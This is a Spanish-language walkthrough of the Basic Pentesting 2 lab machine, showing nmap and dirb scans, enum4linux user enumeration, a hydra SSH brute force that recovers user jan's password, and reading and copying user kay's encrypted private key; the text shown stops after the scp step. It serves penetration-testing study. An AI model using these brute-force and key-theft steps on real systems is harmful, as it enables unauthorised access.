WRITE UPS PENTESTING


Level : Easy

PAULA FERNÁNDEZ LÓPEZ

PASOS

- **Port scanning**
- **Used enum4linux to enumerate all the users**
- **SSH brute force for the user jan**
- **Attained SSH .pub file for user kay**
- **Used ssh2john to convert that pub key into a crackable format**
- **Used John the ripper to crack key and attained a passphrase**
- **Logged into user kay using the passphrase**
- **Attained the file pass.bak**
- **Got root access to the lab using the password in pass.bak**
- **Captured the flag**

En primer lugar me descargo la máquina vulnerable **PENTESTING 2** y añado la maquina a mi VirtualBox



Arranco la maquina de Kali y la máquina vulnerable basicpentesting2

Empiezo haciendo un **ip a** en mi kali

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:40:4f:da brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 86214sec preferred_lft 86214sec
    inet6 fe80::a356:63a5:f415:9391/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6d:bb:c0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
       valid_lft 414sec preferred_lft 414sec
    inet6 fe80::6f00:ecd9:ca94:68a9/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Y para ver la ip de la máquina vulnerable nmap -sP 196.168.56.0/24


```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 14:09 EST
Nmap scan report for 192.168.56.1
Host is up (0.00067s latency).
Nmap scan report for 192.168.56.101
Host is up (0.00011s latency).
Nmap scan report for 192.168.56.108
Host is up (0.00085s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.38 seconds
```

Seguidamente veo los puertos que tiene abierto :

```
┌──(kali㉿kali)-[~]
└─$ nmap -F 192.168.56.108
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 14:12 EST
Nmap scan report for 192.168.56.108
Host is up (0.0013s latency).
Not shown: 94 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8009/tcp open  ajp13
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

Vemos que están abiertos 6 puertos : 22,80,139,445,8009,8080

E introducimos la ip de nuestra máquina vulnerable en el navegador :




Encontramos una web que parece estar en mantenimiento, así que revisaremos el código fuente pero no nos da ninguna información adicional


Pasamos al terminal para ver que hay dentro de ese servidor y encontramos un directorio llamado **development**

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.56.108

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Feb  9 14:16:05 2024
URL_BASE: http://192.168.56.108/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.108/ ----
==> DIRECTORY: http://192.168.56.108/development/
+ http://192.168.56.108/index.html (CODE:200|SIZE:158)
+ http://192.168.56.108/server-status (CODE:403|SIZE:302)

---- Entering directory: http://192.168.56.108/development/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Fri Feb  9 14:16:08 2024
DOWNLOADED: 4612 - FOUND: 2
```


Lo introducimos añadiendolo al final de la url de nuestro navegador :



Y nos da 2 archivos .txt, leemos el archivo **dev.txt** y podemos especular que hay dos usuarios **J** y **K**




Y en el segundo archivo j.txt :




Seguidamente antes de conectarnos haremos un mapeo


Vemos los accesos que hay y nos conectaremos a **Anonymous** para ver que tiene ese recurso



Entramos dejando en blanco la contraseña y vemos que hay dentro con el comando **ls** para seguidamente descargarnoslo y salimos :



Hacemos un **ls -l** para ver que nos hemos descargado y **cat staff.txt** para leer que tiene dentro



Nos da el usuario Kay y Jan

A continuación hacemos un **enum4linux 192.168.56.108** para enumerar que tiene ese recurso

```
┌──(kali㉿kali)-[~]
└─$ enum4linux 192.168.56.108
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Feb  9 14:33:31 202
4

 ==========( Target Information )==========

Target ........... 192.168.56.108
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==========( Enumerating Workgroup/Domain on 192.168.56.108 )==========


[+] Got domain/workgroup name: WORKGROUP


 ==========( Nbtstat Information for 192.168.56.108 )==========

Looking up status of 192.168.56.108
        BASIC2          <00> -         B <ACTIVE>  Workstation Service
        BASIC2          <03> -         B <ACTIVE>  Messenger Service
        BASIC2          <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ==========( Session Check on 192.168.56.108 )==========
```

Aquí vemos los usuarios

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
```

Haremos un **locate wordlist** para ver a qué diccionario nos iremos

```
┌──(kali㉿kali)-[~]
└─$ locate wordlist
/etc/theHarvester/wordlists
/etc/theHarvester/wordlists/dns-big.txt
/etc/theHarvester/wordlists/dns-names.txt
/etc/theHarvester/wordlists/dorks.txt
/etc/theHarvester/wordlists/general
/etc/theHarvester/wordlists/names_small.txt
/etc/theHarvester/wordlists/general/common.txt
/usr/bin/wordlists
/usr/lib/python3/dist-packages/mnemonic/wordlist
/usr/lib/python3/dist-packages/mnemonic/wordlist/chinese_simplified.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/chinese_traditional.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/english.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/french.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/italian.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/japanese.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/korean.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/spanish.txt
/usr/lib/python3/dist-packages/theHarvester/wordlists
/usr/sbin/remove-default-wordlist
/usr/sbin/select-default-wordlist
/usr/sbin/update-default-wordlist
/usr/share/wordlists
/usr/share/amass/wordlists
/usr/share/amass/wordlists/all.txt
/usr/share/amass/wordlists/bitquark_subdomains_top100K.txt
/usr/share/amass/wordlists/deepmagic.com_top500prefixes.txt
/usr/share/amass/wordlists/deepmagic.com_top50kprefixes.txt
/usr/share/amass/wordlists/fierce_hostlist.txt
```

Y usaremos esta ruta :

```
┌──(kali㉿kali)-[~]
└─$ ls -l /usr/share/wordlists/
total 136648
lrwxrwxrwx 1 root root        26 dic 12 03:31 amass → /usr/share/amass/wordlists
lrwxrwxrwx 1 root root        25 dic 12 03:31 dirb → /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root        30 dic 12 03:31 dirbuster → /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root        35 dic 12 03:31 dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt
lrwxrwxrwx 1 root root        41 dic 12 03:31 fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root        45 dic 12 03:31 fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
-rw-r--r-- 1 root root        33 nov 29 06:51 hash.txt~
lrwxrwxrwx 1 root root        28 dic 12 03:31 john.lst → /usr/share/john/password.lst
lrwxrwxrwx 1 root root        27 dic 12 03:31 legion → /usr/share/legion/wordlists
lrwxrwxrwx 1 root root        46 dic 12 03:31 metasploit → /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root        41 dic 12 03:31 nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r-- 1 root root 139921507 may 12  2023 rockyou.txt
lrwxrwxrwx 1 root root        39 dic 12 03:31 sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
lrwxrwxrwx 1 root root        25 dic 12 03:31 wfuzz → /usr/share/wfuzz/wordlist
lrwxrwxrwx 1 root root        37 dic 12 03:31 wifite.txt → /usr/share/dict/wordlist-probable.txt
```

Analizaremos el usuario de jan con el diccionario **nmap.lst** para ver si nos da la contraseña

```
┌──(kali㉿kali)-[~]
└─$ hydra -l jan -P /usr/share/wordlists/nmap.lst 192.168.56.108 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mil
zations, or for illegal purposes (this is non-binding, these *** ignore laws and
and I was able to crack your hash really easily. You know our password policy, so please
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-09 14:43:1
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recom
e -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5007 login tries (l:1/p:5007)
[DATA] attacking ssh://192.168.56.108:22/
[STATUS] 146.00 tries/min, 146 tries in 00:01h, 4864 to do in 00:34h, 13 active
[STATUS] 113.00 tries/min, 339 tries in 00:03h, 4671 to do in 00:42h, 13 active
```

Tras unos minutos nos da el resultado buscado para el usuario jan, dándonos la contraseña **armando** :

```
[STATUS] 113.00 tries/min, 339 tries in 00:03h, 4671 to do in 00:42h
 [STATUS] 95.14 tries/min, 666 tries in 00:07h, 4344 to do in 00:46h
[22][ssh] host: 192.168.56.108   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did no
```

Seguidamente ingresamos con el usuario jan y la ip de nuestro objetivo para acceder al servidor :

```
┌──(kali㉿kali)-[~]
└─$ ssh jan@192.168.56.108
The authenticity of host '192.168.56.108 (192.168.56.108)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.108' (ED25519) to the list of known hosts.
jan@192.168.56.108's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
```

```
jan@basic2:~$ ls -la /home/*
/home/jan:
total 12
drwxr-xr-x 2 root root 4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 root jan    47 Apr 23  2018 .lesshst

/home/kay:
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
```

```
jan@basic2:~$ ls -la /home/kay/.ssh/
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23  2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23  2018 ..
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
jan@basic2:~$
```

```
jan@basic2:~$ cat /home/kay/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kViOq3S1
GpwHSRZon320×A4hOPkcG66JDyHlS6B328uViI6Da6frYiOnA4TEjJTPO5RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCVo8+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/hTAdhMQ5diGXnNw3tbmD8wGveG
VfNSaExXeZA39jOgm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/NIk
oSXloJc8aZemIl5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1IiFdsMO4nUnyJ3
z+3XTDtZoUl5NiY4JjCPLhTNNjAlqnpcOaqad7gV3RD/asml2L2kB0UT8PrTtt+S
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxlKNtI7+jsNTwuPBCNtSFvo19
l9+xxd55YTVo1Y8RMwjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnu+3qOq4W2qOynM2P
nZjVPpeh+8DBoucB5bfXsiSkNxNYsCED4lspxUE4uMS3yXBpZ/44SyY8KEzrAzaI
fn2nnjwQ1U2FaJwNtMN5OIshONDEABf9Ilaq46LSGpMRahNNXwzozh+/LGFQmGjI
I/zN/2KspUeW/5mqWwvFiK8QU38m7M+mli5ZX76snfJE9suva3ehHP2AeN5hWDMw
X+CuDSIXPo10RDX+OmmoExMQn5xc3LVtZ1RKNqono7fA21CzuCmXI2j/LtmYwZEL
OScgwNTLqpB6SfLDj5cFA5cdZLaXL1t7XDRzWggSnCt+6CxszEndyUOlri9EZ8XX
```

Y también la publica

```
jan@basic2:~$ cat /home/kay/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCzAsDwjb0ft4IO7Kyux8DWocNiS1aJqpdVEo+gfk8Ng624b9qOQp7LOWDMVIINfCuzkTA3Zug
Syo1OehPc0iyD7SfJIMzsETFvlHB3DlLLeNFm11hNeUBCF4Lt6o9uH3lcTuPVyZAvbAt7xD66bKjyEUy3hrpSnruN+M0exdSjaV54PI9TBFkUmm
qpXsrWzMj1QaxBxZMq3xaBxTsFvW2nEx0rPOrnltQM4bdAvmvSXtuxLw6e5iCaAy1eoTHw0N6IfeGvwcHXIlCT25gH1gRfS0/NdR9cs78ylxYTL
DnNvkxL1J3cVzVHJ/ZfOOWOCK4iJ/K8PIbSnYsBkSnrIlDX27PM7DZCBu+xhIwV5z4hRwwZZG5VcU+nDZZYr4xtpPbQcIQWYjVwr5vF3vehk57y
mIWLwNqU/rSnZ0wZH8MURhVFaNOdr/0184Z1dJZ34u3NbIBxEV9XsjAh/L52Dt7DNHWqUJKIL1/NV96LKDqHKCXCRFBOh9BgqJUIAXoDdWLtBun
FKu/tgCz0n7SIPSZDxJDhF4StAhFbGCHP9NIMvB890FjJE/vys/PuY3efX1GjTdAijRa019M2f8d0OnJpktNwCIMxEjvKyGQKGPLtTS8o0UAgLf
V50Zuhg7H5j6RAJoSgFOtlosnFzwNuxxU05ozHuJ59wsmn5LMK97sbow== I don't have to type a long password anymore!
```

Tenemos que obtener esa clave privada para ver cómo podemos elevar nuestros privilegios

```
┌──(kali㉿kali)-[~]
└─$ scp jan@192.168.56.108:/home/kay/.ssh/id_rsa .
jan@192.168.56.108's password:
id_rsa                                                    100% 3326     1.4MB/s   00:00

┌──(kali㉿kali)-[~]
